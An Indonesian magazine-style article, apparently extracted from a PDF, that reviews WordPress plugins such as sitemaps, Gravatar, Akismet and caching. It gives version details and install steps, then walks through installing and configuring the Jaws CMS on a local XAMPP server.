Plugin ini termasuk plugin sitemap untuk wordpress anda. Sesuai dengan namanya sitemap atau peta situs, plugin ini digunakan untuk memudahkan pencarian keyword yang diketikan pengunjung atau yang dicari mesin pencari pada situs anda. Ini juga berguna dalam meningkatkan Search Engine Optimization situs anda. Sitemap ini menggambarkan denah situs anda. Memuat berbagai informasi untuk memudahkan mesin pencari. Seperti halaman apa saja yang ada, file-file apa saja yang ada, dsb.

Untuk menggunakannya, sangat mudah. Bagi anda yang memiliki akun di wordpress.com, situs anda sudah otomatis telah menggunakan plugin ini. Tetapi bagi anda yang memiliki hosting sendiri dan menggunakan CMS wordpress di situs anda, maka anda perlu menginstalnya terlebih dahulu. Bila sudah diinstall, maka plugin ini akan otomatis membuat beberapa file baru seperti sitemap.xml, sitemap.xml.gz, dan robots.txt.

Version	: 3.1.2
Last Updated	: 2008-12-26
Requires WordPress Version	: 2.1 or higher
Compatible up to	: 2.7

Post videos and photo galleries

Ini merupakan plugin yang digunakan untuk membuat gallery. Isi galeri tersebut meliputi foto, video, audio. Pilih Foto, video, dan file musik anda lalu anda tinggal pilih skin untuk ditampilkan di situs anda.

Beberapa fitur plugin ini antara lain:

1. 15 skins and more to show your gallery - cool flash, slideshow, playlists, full-screen, Cooliris etc
2. Automatic uploading and hosting
3. Automatic resizing of photos (no need to use flickr)
4. Automatic transcoding of videos to flv/3gp/mp4 (no need to use YouTube)
5. Support Cooliris 3D fullscreen slideshows

Version : 1.20
Last Updated : 2009-4-13
Requires WordPress Version : 2.0.2 or higher
Compatible up to : 2.7.1

WP-Gravatar

Bagi para netter yang sudah sering berinternet (terutama yang suka chatting atau nongkrong di situs community) tentunya mengenal istilah Avatar. Avatar adalah foto atau logo yang mewakili anda di internet. Biasanya di berbagai komentar di situs-situs community, banyak terdapat avatar yang terlihat bagi para member situs tersebut/tertentu. Berguna untuk tanda pengenal anda di internet. Karena manusia lebih menyukai dan lebih mudah mengingat tampilan bila dibandingkan nama atau teks. Betul apa betul? Nah sekarang apa itu gravatar? Gravatar merupakan kepanjangan dari Globally Recognized Avatar. Lalu apa bedanya antara Avatar dengan Gravatar?

Avatar biasanya hanya digunakan untuk satu situs saja. Dengan adanya Gravatar, anda bisa menggunakan satu Avatar untuk semua situs. Dengan konsep ini, diharapkan memudahkan anda untuk menggunakan avatar anda. Jadi anda tidak perlu repot-repot untuk mengupload dan mengkonfirugasi avatar anda disetiap situs, cukup menggunakan satu email. Itu untuk mewakili Gravatar anda. Namun, layanan ini masih terbatas pada beberapa situs. Situs yang menggunakan fitur ini biasanya terdapat tanda Gravatar enable pada optionnya. Pada situs berengine wordpress, Gravatar ini bisa digunakan untuk keperluan itu.

Untuk menggunakan Gravatar bagi pengguna wordpress, langkah-langkahnya cukup sederhana. Berikut langkah-langkahnya untuk anda pengguna versi Version 2.7.1:

1. Download plugin gravatar untuk wordpress (ada dalam DVD)
2. Masuk ke admin wordpress anda
3. Klik pluggin (disebelah kanan), lalu klik Add New
4. Klik browse dan cari file gravatar untuk wordpress (wp-gravatar.zip)
5. Klik Install
6. Lalu klik Activate plugin
7. Selesai.

Version : 2.7.1
Last Updated : 2008-5-1
Requires WordPress Version : 2.1 or higher
Compatible up to : 2.6



Better tag cloud widget

Untuk para pengguna wordpress, tentunya mengenal apa itu tag cloud. Yaitu plugin yang menampilkan tag-tag yang ada untuk bisa diakses oleh pengunjung. Selain itu, tag cloud akan secara otomatis memperbesar ukuran font tag tertentu bila kata itu terdiri dari banyak post.

Ada banyak tag cloud untuk wordpress. Salah satunya plugin Better tag cloud widget ini. Diberi nama better karena memang lebih baik dari tag cloud wordpress default pada umumnya. Tengok lah dibagian option wordpress anda. Disana tertera beberapa option dari plugin ini. Beberapa fitur yang ditawarkan oleh tag cloud ini adalah sebagai berikut:

1. Kita bisa menentukan ukuran font,
2. Dapat menentukan jumlah tag cloud yang tampil (berdasarkan banyaknya post),
3. Dapat menentukan format tampilan (list/flat),
4. Dapat menentukan format ordering/ mengurutkan tag cloud sesuai alfabet. Terdiri dari 3 pilihan. Ascended, Descended, Random.

Version : 0.4.0
Last Updated : 2009-3-10
Requires WordPress Version : 2.5 or higher
Compatible up to : 2.7.1

Count per Day


Count per Day merupakan plugin hit counter untuk wordpress. Hit counter fitur yang biasa digunakan sebuah website untuk menghitung jumlah pengunjung yang masuk kedalam website. Bila hit counter biasa, program akan menghitung jumlah pengunjung berdasarkan jumlah akses seseorang ke situs tersebut, walaupun situs tersebut direfresh, maka fitur tersebut akan menghitung sebagai pengujung baru.

Dengan menggunakan plugin ini, pencatatan tidak dihitung berdasarkan berapa banyak akses dengan dan atau halaman tersebut direfresh, tetapi berdasarkan IP yang berasal, jadi bila ip tersebut pada satu hari mengakses halaman tersebut, dan dalam satu hari dia mengakses lebih dari satu kali, maka tetap dihitung satu kali oleh plugin.

Beberapa fiturnya antara lain:

1. count reads and visitors
2. shows reads per page
3. shows visitors today, yesterday, last week, last months and other statistics on dashboard
4. Statistics readable dari frontend anda

Version : 1.5.1
Last Updated : 2009-4-20
Requires WordPress Version : 2.7 or higher
Compatible up to : 2.7



WordPress Related Posts

Pernahkah anda melihat disebuah blog wordpress atau situs berengine CMS wordpress, dimana anda melihat sebuah artikel tentang suatu hal, dibawah artikel tersebut terdapat pula link artikel-artikel lainnya yang saling berhubungan dengan judul artikel yang sedang anda baca. Inilah plugin yang digunakan untuk itu. Akan sangat berguna bagi para pengunjung situs anda supaya memudahkan mereka untuk membaca artikel lain yang saling berkaitan atau berhubungan satu dengan yang lainnya. Bila sudah begitu, situs anda akan semakin banyak yang mengunjungi karena banyak artikel yang saling berhubungan satu sama lainnya sehingga para pembaca akan betah berlama-lama surfing disitus anda.

Version : 1.0
Last Updated : 2008-10-8
Requires WordPress Version : 2.3 or higher
Compatible up to : 2.6.2

Pretty Link

Dengan plugin ini, anda bisa membuat link yang bersih, sederhana, dan trackable. Plugin ini bisa menganalisa berapa banyak klik yang didapatkan setiap harinya yang didapat situs anda. Bersih maksudnya anda bisa menggunakan plugin ini sebagai redirect ke situs tujuan. Bila link situs anda adalah url afiliasi anda, maka link ini bisa membersihkan kode-kode yang panjang dan menjadikan link yang bersih dan simple. Sebagai contoh anda bisa menggunakan plugin ini untuk membuat url untuk link yang menuju situs ilmuwebsite.com tapi menggunakan fitur afiliasi tertentu, berguna untuk masking afiliasi link. Sebagaimana penggunaan TinyURL, atau BudURL, plugin ini merupakan salah satu alternatif untuk anda.

Saat plugin ini digunakan, maka bukan hanya link yang akan di redirect ke situs tujuan, tapi plugin juga akan mencatat berapa banyak link tersebut di klik berdasarkan ip unik, ip yang kembali lagi, atau ip baru yang bisa digunakan untuk dianalisa untuk waktu yang akan datang.

Version : 1.3.0
Last Updated : 2009-4-20
Requires WordPress Version : 2.7.1 or higher
Compatible up to : 2.7.1

Paginated Comments

Bila anda memiliki sebuah blog berbasis wordpress yang isinya bagus dan sangat bermanfaat. Tentunya akan banyak pengunjung yang mengunjungi situs anda. Dan misalkan pengunjung anda banyak yang memberikan komentar atas berbagai artikel anda, bukan tidak mungkin anda akan kesulitan mengontrol komentar-komentar yang masuk. Karena kadang satu artikel yang kita buat berjumlah 5 paragraf, komentarnya lebih dari 10 halaman (atau mungkin 100 halaman :D), tentunya itu akan memperlambat akses halaman anda. Apalagi diperparah bila komentar yang ada disertakan pula gambar-gambar yang besar, tentunya merugikan pengunjung lainnya yang hanya berharap untuk melihat post anda, bukan komentar orang lain dan bukan untuk menghambur-hamburkan bandwidth.

Karena itu ada baiknya anda menggunakan plugin yang satu ini. Berfungsi untuk mengontrol dan membagi komentar menjadi beberapa halaman sesuai dengan keinginan anda. Bagi pengunjung yang hanya ingin melihat, dia tidak perlu repot-repot menunggu sampai komentar semuanya di tampilkan. Bagi yang ingin melihat komentar, mereka bisa melihat-lihat halaman yang ada. Win Win Solution isn't it.

Version: 1.0.4
Last Updated: 2009-2-26
Requires WordPress Version: 2.3.x or higher
Compatible up to: 2.7.1

Akismet

Akismet adalah plugin default bawaan wordpress. Plugin ini berguna untuk memfilter berbagai macam komentar yang dianggap SPAM. Pada saat anda menggunakan engine wordpress untuk situs anda, maka anda harus mengaktifkan dahulu plugin ini. Bagaimana cara mengaktifkannya, terlebih dahulu anda harus memiliki API key untuk plugin tersebut. Lalu bagaimana anda mendapatkan key tersebut, untuk itu anda harus mempunyai akun di wordpress.com untuk mendapatkan API key. Daftarkanlah diri anda ke situs wordpress.com. Bila sudah, masuklah ke blog anda tersebut.

Masuklah ke alamat <http://en.wordpress.com/profile/> cari pada bagian bawah sebelah kiri yang ada tulisan Your API Key: (misalnya)hgkrn7xxxxx. Copy kode tersebut lalu masuklah ke situs yang berengine wordpress anda tersebut lalu paste kode tersebut. Berikut ringkasan langkah mencopy kode API kedalam plugin Akismet wordpress anda - saya asumsikan anda menggunakan wordpress versi 2.7.1:

1. Copy API Key anda di <http://en.wordpress.com/profile/>. Perhatikan dibagian kiri bawah, akan bertuliskan Your API Key: (misalnya)hgkrn7xxxxx. Copy lah kode tersebut

2. Buka situs anda, dan masuklah ke dashboard wordpress anda ex: <http://situswordpressanda/wp-admin>
3. Masuklah ke bagian plugin. Terletak dibagian kiri
4. Klik Installed
5. Klik activate pada plugin Akismet



8. Lalu klik tombol update
9. Maka anda telah berhasil mengaktifkan plugin tersebut ditandai dengan pemberitahuan teks Your key has been verified. Happy blogging! pada situs anda

;Version : 2.2.3
Last Updated : 2008-12-3

Update Your Password

If you would like to change your password type a new one twice below.

New Password:

Type it one more time:


[Update Password >](#)

Your API Key: hgkrn7xxxxx

6. Klik teks enter your WordPress.com API key pada kalimat You must enter your WordPress.com API key for it to work



7. Lalu masukan API Key anda pada kotak Please enter an API key



WordPress.com API Key

Your key has been verified. Happy blogging!

9616cf980b6 [\(What is this?\)](#)

Automatically discard spam comments on posts older than a month.

[Update options >](#)

Google Sitemaps

Bagi para webmaster, istilah sitemaps mungkin sudah akrab ditelinga. Sitemap adalah gambaran peta suatu situs yang berfungsi untuk memudahkan mesin pencari untuk mengindeks halaman apa saja yang terdapat pada situs anda, sehingga SEO (Search Engine Optimizatin) anda akan tercapai. Salah satu produk sitemap ini adalah apa yang dikeluarkan google bernama Google Sitemaps. Plugin ini juga tersedia untuk engine wordpress. Dengan adanya plugin ini, akan membuat artikel atau halaman baru anda secara otomatis diberitahukan kepada google bahwa halaman atau artikel anda siap untuk diindeks. Selain memberitahu google, plugin ini juga memberitahukan search engine lainnya seperti Yahoo dan MSN.

:Version : 3.1.2
Last Updated : 2008-12-26
Requires WordPress Version : 2.1 or higher
Compatible up to : 2.7

Dalam pencarian indeks oleh google sitemaps ini, sitemap dibaca oleh google dalam format XML. Bila anda belum mengerti tentang bahasa XML, jangan kuatir, plugin ini akan secara otomatis menggenerate settingan sitemap anda dan mencovernya kedalam bentuk XML. Berikut cara penginstalan plugin ini.

Menginstal plugin - saya asumsikan anda menggunakan wordpress versi 2.7.1:

1. Download plugin Google Sitemap di wordpress.org (ada dalam DVD)
2. Masuk kedalam situs anda lalu langsung ke bagian plugin
3. Pilih Add new, lalu klik browse dan cari file plugin Google Sitemap yang telah anda download, lalu klik tombol Install Now

Install a plugin in .zip format

If you have a plugin in a .zip format, You may install it by uploading it here.

4. Lalu bila berhasil, langsung klik activate plugin

Unpacking the plugin package

Installing the plugin

Successfully installed the plugin.

Actions: [Activate Plugin](#) | [Return to Plugins page](#)


5. Klik menu Settings yang ada pada sebelah kiri bagian bawah wordpress anda, lalu klik XML-Sitemap
6. Karena kita baru menginstal plugin ini, maka kita harus membuat file xml baru. Kliklah Click here pada teks The sitemap wasn't built yet. Click here,... seperti gambar dibawah ini



7. Bila anda ingin menseting opsi-opsi yang ada, silahkan anda mengurnya. Bila sudah, silahkan klik tombol Update Option dibagian bawah halaman tersebut
8. Selesai.

Maka Google Sitemaps akan secara otomatis membuat file xml yang bernama sitemap.xml. Untuk mengeceknya, silahkan anda explorasi situs anda, ketik www.namasituswordpressanda.com/sitemap.xml. Apakah proses itu sudah selesai? Jawabannya belum. Kita harus mendaftarkan dulu url sitemap yang dihasilkan, ke google. Berikut caranya:

1. Buka url <http://www.google.com/webmasters/tools>
2. Buat lah akun google terlebih dahulu. Bila sudah mempunyai akun, langsung login ke google
3. Daftarkan url situs anda lalu klik tombol Add Site



4. Masukkan nama file sitemap kita. Dalam hal ini bernama sitemap.xml. Lalu klik tombol submit sitemap
5. Selesai





Wordpress Plug-in

WP-Cache

Dalam menerapkan caching system pada situs berengine wordpress, ada pilihan plugin wordpress yang patut dicoba. Plugin ini bernama WP-Cache. Berfungsi untuk membaca dan mengimpaan halaman wordpress dalam bentuk file statik. File ini digunakan jika suatu saat dibutuhkan mesin wordpress. Dengan adanya plugin ini, maka mesin tidak secara lagsung mengcompile script php jika ada proses request dari klien.

Dengan fungsi ini, maka situs berengine wordpress anda akan semakin cepat diakses dan lebih responsif terhadap request dari klien. Ini sangat bermanfaat untuk situs anda.

Version: 2.1.2

Last Updated: 2007-9-21

Tiny Spoiler

Bagi para pecinta forum internet layaknya kaskuser, tentunya mengenal apa yang dinamakan spoiler. Spoiler adalah sejenis link penyembunyi teks atau gambar. Berguna untuk menampilkan atau tidak menampilkan teks atau gambar. Ini sangat berguna pada saat gambar atau teks yang ada dirasa akan memperbesar bandwidth atau proses loading yang diperlukan bagi para netter. Dengan adanya spoiler ini, situs anda bisa mengatur gambar besar atau teks yang banyak, apakah ingin ditampilkan atau tidak.

Secara default, bila anda menggunakan plugin ini teks atau gambar pada artikel anda akan tidak ditampilkan (hide). Cara menggunakan cukup mudah, installah plugin ini secara biasa, lalu pada saat ingin digunakan pada artikel anda, masuklah kedalam mode HTML, lalu masukan kode seperti berikut:

[spoiler name="Klik disini untuk melihat gambar"] ini adalah gambar anda [/spoiler]

Kata "Klik disini untuk melihat gambar" akan menjadi link yang bila diklik akan menampilkan isi dari bagian antara [spoiler] dan [/spoiler].

Version	: 0.1
Last Updated	: 2009-1-1
Requires WordPress Version	: 2.5 or higher
Compatible up to	: 2.7

AJAX category dropdown

Bila pada situs anda memiliki banyak kategori, maka plugin ini menghasilkan multi-level kategori untuk situs anda. Plugin ini secara otomatis akan mendeteksi berapa banyak sublevels kategori yang blog anda punya.

Karena menggunakan AJAX, maka plugin ini terasa lebih powerful.

Version	: 0.1.3b
Last Updated	: 2009-4-21
Requires WordPress Version	: 2.7 or higher
Compatible up to	: 2.7.1

DropCap First Character

Anda masih ingat pelajaran office pada saat SMP dulu? Ada istilah tentang Drop Cap, yaitu huruf awal yang besar pada paragraf pertama. Nah untuk menyajikan drop cap pada setiap awal huruf setiap artikel anda, plugin dropcap untuk wordpress ada untuk anda. Penginstalannya sangat mudah. Anda tinggal menginstall plugin ini dengan cara yang biasa, dan bila sudah, maka setiap artikel anda pun akan memiliki huruf yang besar diawal paragraf.

Version	: 1.0.1
Author	: Rodney Campbell (Remorhaz)
Author URI	: http://www.rc.au.net/

PodPress

PodPress adalah plugin podcasting untuk wordpress. Podcast adalah rangkaian file digital audio (bahkan juga video) yang di salurkan menggunakan sindikasi di internet. Layaknya RSS pada web, Podcast bisa dibilang versi suara pada sindikasi file audio di internet.

Pada engine wordpress ini, Podcast ini bisa digunakan dengan menggunakan plugin PodPress. Dengan adanya Podpress, orang-orang yang berkunjung ke situs anda bisa mendengarkan siaran Podcast anda tanpa harus masuk ke situs anda. Bagaimana cara agar pengunjung bisa mendengarkan Podcast anda? Caranya dengan menggunakan program khusus seperti Juice22 dlsb.

Version:	8.8.1
Last Updated:	2009-2-28
Requires WordPress Version:	1.5 or higher
Compatible up to:	2.3

All in One SEO Pack

Untuk memaksimalkan kinerja SEO anda, ada baiknya anda menggunakan plugin ini. Berikut langkah-langkah penggunaannya
- kami asumsikan anda menggunakan wordpress versi 2.7.1:

1. Buka situs wordpress lalu masuk ke admin anda
2. Masuk kebagian plugin disebelah kiri anda lalu klik Add new
3. Klik browse dan cari file All in One SEO Pack anda (ada dalam DVD kami)
4. Klik Install now lalu klik Activate Plugin pada bagian kiri halaman admin anda
5. Masuk kebagian Setting lalu klik All in One SEO
6. Atur SEO terserah kemauan anda lalu bila sudah, klik Update Options
7. Selesai

Version : 1.4.7.4
Last Updated : 2009-3-8
Requires WordPress Version : 1.5 or higher
Compatible up to : 2.7.1

Digg This

Digg.com adalah salah satu situs social bookmarking yang ada di internet. Social bookmarking adalah media online yang fungsinya menandai suatu halaman tertebyt yang kita temukan saat berinternet. Lantas apa bedanya dengan bookmark? Berdasarkan namanya, dengan social bookmarking kita bisa memberikan akses kepada siapa saja di internet termasuk search engine. Ini berguna untuk meningkatkan page rank situs kita di internet.

Didalam engine wordpress, anda bisa menggunakan plugin Digg This untuk menggunakan digg ini.

Version : 0.5
Last Updated : 2009-1-11
Requires WordPress Version : 2.2 or higher
Compatible up to : 2.7

WP Smiley Switcher

Menurut penjelasan di situs wordpress.org, "Wordpress belum ada pengaturan untuk mengganti smiley. Plugin ini menonaktifkan Wordpress smiley standar dan memungkinkan Anda untuk memilih menggunakan smiley. Jika Anda telah membuat sebuah paket smiley sendiri dapat digunakan sebagai salah satu yang baik."

Plugin ini berguna untuk mengubah beberapa emoticon yang biasa kita tulis dengan teks, menjadi gambar emoticon.

Settingan yang bisa diubah antara lain:

1. Pilih sendiri smiley galeri direktori
2. Pilih smiley pak disertakan dengan WP Smiley Switcher
3. Mengaktifkan / menonaktifkan smiley dengan posting / halaman
4. Mengaktifkan / menonaktifkan smiley dengan komentar

Version : 0.1
Last Updated : 2008-9-15
Requires WordPress Version : 2.5 or higher
Compatible up to : 2.6

WordSpew

Plugin ini merupakan plugin shoutbox yang sudah menggunakan AJAX. Shoutbox merupakan fitur chat instant yang biasa digunakan untuk menyampaikan shout pengunjung ke dalam situs/ AJAX teknologi membuat informasi yang dikirim ke server diproses secara dinamis, karena itu user tidak perlu merefresh halaman web untuk melihat hasilnya. Untuk plugin ini, user bisa mengirimkan shoutnya disitus anda dan langsung melihat hasilnya tanpa harus merefresh halaman tersebut.

Version : 1.16
Last Updated : 2005-9-25

Quotes Collection

Quotes Collection plugin adalah plugin yang membantu anda menampilkan quotes-quotes favorit anda pada sisi situs anda. Plugin ini menggunakan AJAX sehingga lebih dinamis penampilannya.

Plugin ini memiliki banyak fitur, diantaranya:

3. Random Quote sidebar widget with Ajax refresh, membuat tampilan quotes bergantian tanpa harus direfresh
4. A nice admin interface to add, edit and manage quotes, tampilan admin yang menarik
5. Additional information that can be provided along with the quote, tambahan informasi berkenaan dengan quote tersebut

Version : 1.2.7
Last Updated : 2009-4-20
Requires WordPress Version : 2.1 or higher
Compatible up to : 2.7.1

SlideZoom

Plugin ini cocok bagi anda yang ingin membuat halaman galeri untuk situs anda, kemampuannya untuk menampilkan gambar secara slide dan juga zoomable membuat galeri anda tampak menarik dan dinamis. Mendukung format JPG, PNG, dan juga GIF.

Version : 1.1.1
Last Updated : 2009-4-17
Requires WordPress Version : 2.2 or higher
Compatible up to : 2.7.1



WORDPRESS



Gadget

Jaws Gadget

Untuk sebagian orang, CMS jaws mungkin tidak banyak diketahui. Bagi orang-orang yang pemula dalam *ngeblog* biasanya mereka menggunakan situs yang khusus digunakan untuk blog. Contohnya wordpress dan blogspot atau blogger. Bila anda yang ingin belajar cara membuat blog sederhana dengan menggunakan CMS, maka jaws merupakan salah satu pilihan bagi anda pengguna pemula CMS.

Dilihat dari layoutnya, Jaws tidak membuat mata anda merah karena sakit. Tampilan Jaws sungguh enak dipandang mata. Simple dan indah, itulah yang akan ada dibenak anda pada saat mulai menggunakan CMS ini. Pada DVD majalah ini, disertakan jaws versi 0.8.9 yang siap untuk anda gunakan.

Dalam hal penggunaan, jaws tidak membuat anda menggarukkan kepala. Setidaknya itulah yang penulis rasakan saat mencoba Jaws. Dari mulai mengatur lay out, mengganti tampilan situs, memakai gadget dan lainnya. Satu lagi yang Jaws tawarkan pada anda, Jaws menawarkan kelengkapan gadget yang ada pada satu paket program, anda tinggal menginstall atau tidak menggunakan gadget yang anda sesuaikan dengan yang anda inginkan.

Dalam hal proses penginstalannya ada beberapa tahapan yang penulis lihat dalam proses penginstalan resmi jaws. Berikut beberapa langkah tersebut:

1. Introduction
2. Authentication
3. Requirements
4. Database
5. Create A User
6. Settings
7. Save Configuration
8. Finished

Untuk lebih jelasnya tentang cara penginstalan program, berikut adalah langkah-langkah untuk menginstal Jaws versi 0.8.9 yang


Install Jaws 0.8.9

Kami asumsikan anda menginstalnya di komputer lokal dan menggunakan OS windows XP dan menggunakan Xampp versi 1.6.0 dalam proses penginstalan ini.


1. Aktifkan server apache dan database mysql anda, lalu extrak file Jaws 0.8.9



2. ekstrak file jaws-complete-0.8.9.tar.gz yang ada pada DVD anda ke direktori folder htdocs anda. Klik kanan file jaws-complete-0.8.9.tar.gz tersebut lalu klik extrak files...





3. Lalu buka browser anda. Ketik url <http://localhost/jaws/html/>



4. Akan keluar halaman Introduction. Klik saja next
5. Lalu anda akan diminta membuat file teks bernama *key.txt* di direktori *C:\Program Files\xampp\htdocs\j2\html\install*

Buatlah file tersebut dan isi kan file tersebut dengan kode yang tertera di langkah tersebut. Lalu klik simpan file tersebut.



6. Maka akan keluar halaman Requirements. Bila semua mempunyai nilai result OK, langsung klik next lagi

7. Pada bagian Database, isikanlah nilai-nilai dibawah ini

Hostname : localhost
Username : ketik username untuk mysql anda, defaultnya adalah root
Password : isikan password mysql anda, pada xampp di DVD ini, passwordnya adalah tidak ada (kosong)
Database Name : berikanlah nama database yang anda kehendaki untuk CMS Jaws anda

8. Lalu klik next

9. Pada halaman Create A User, isikanlah:

Username : nama untuk username setiap kali anda masuk pada halaman admin jaws anda
Password : isikan passwordnya
Repeat : ulangi password anda
Name : masukan nama yang anda inginkan
E-Mail Address : Masukan alamat e-mail anda

10. Lalu klik next

11. Masuk kehalaman Settings. Isikan kotak-kotak dibawahnya seperti dibawah ini:

Site Name : Isikan nama situs anda
Description : Deskripsikan situs anda
Default Gadget : Isikan saja dulu dengan No Gadget
Site Language : Pilih language anda. Pada contoh ini kita menggunakan bahasa "International English"

12. Lalu klik Next

13. Klik Next

14. Finished

15. Maka Jaws pun sudah terinstal dan siap anda gunakan.


Menggunakan Gadget

Kini saatnya kita mencoba membuat atau menggunakan Jaws CMS ini. Seperti yang disebutkan sebelumnya, bahwa Jaws sudah memasukan banyak gadget yang ada kedalam Jaws. Untuk Jaws yang ada DVD, gadget yang ada sudah lebih dari cukup untuk kelengkapan sebuah situs. Sekarang kita akan mencoba beberapa gadget yang ada. Masuklah kebagian admin anda, ketik url <http://localhost/jaws/html/admin.php> pada browser anda lalu masukkan username dan password situs anda. Anda pun akan dibawa kehalaman control panel situs anda.

Lalu perhatikan sebelah kanan anda, disana terdapat kotak Disabled Gadgets. Kotak tersebut merupakan kumpulan gadget-gadget yang siap dipakai, tetapi dalam keadaan disabled (tidak dipakai). Untuk memakainya kliklah install pada setiap gadget yang tersedia. Berikut ringkasan beberapa gadget yang akan ada.

Blog

Seperti namanya, gadget ini berfungsi untuk membuat kumpulan-kumpulan artikel layaknya sebuah blog. Dengan menginsal gadget ini, maka managemen artikel bisa anda capai layaknya anda menggunakan situs blogger yang ada di internet. Untuk menggunakan, klik dulu install blog seperti pembahasan "Menggunakan Gadget" sebelumnya. Bila sudah menginstal, kliklah icon Layout pada control panel, maka akan terlihat tampilan situs anda, terbagi menjadi dua bagian.



Title	Published date	Updated time	Author	Status	Action
Gelarbaik..._1st Project Hadin.com	20 March 2009	20 March 2009	admin	Published	
Cara Membuat Membuat Situs Sederhana Dengan Jaws CMS	20 March 2009	20 March 2009	admin	Published	

